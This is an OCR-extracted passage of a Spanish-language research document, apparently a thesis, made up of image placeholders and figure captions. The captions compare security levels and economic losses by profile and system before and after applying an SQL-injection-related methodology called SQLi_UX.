


Figura Nº 56: Consolidado comparativo de los niveles de seguridad en el perfil 5 Sistema 1. Antes y después de aplicar la metodología SQLi_UX.





Figura Nº 57: Consolidado comparativo de los niveles de seguridad en el perfil 5 Sistema 2. Antes y después de aplicar la metodología SQLi_UX.






Figura Nº 58: Consolidado comparativo de los niveles de seguridad en el perfil 5 Sistema 3. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 59: Consolidado comparativo de pérdidas económicas del perfil 1. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 60: Consolidado comparativo de pérdidas económicas del perfil 2. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 61: Consolidado comparativo de pérdidas económicas del perfil 3. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 62: Consolidado comparativo de pérdidas económicas del perfil 4. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 63: Consolidado comparativo de pérdidas económicas del perfil 5 Sistema 1. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 64: Consolidado comparativo de pérdidas económicas del perfil 5 Sistema 2. Antes y después de aplicar la metodología SQLi_UX.




Figura Nº 65: Consolidado comparativo de pérdidas económicas del perfil 5 Sistema 3. Antes y después de aplicar la metodología SQLi_UX.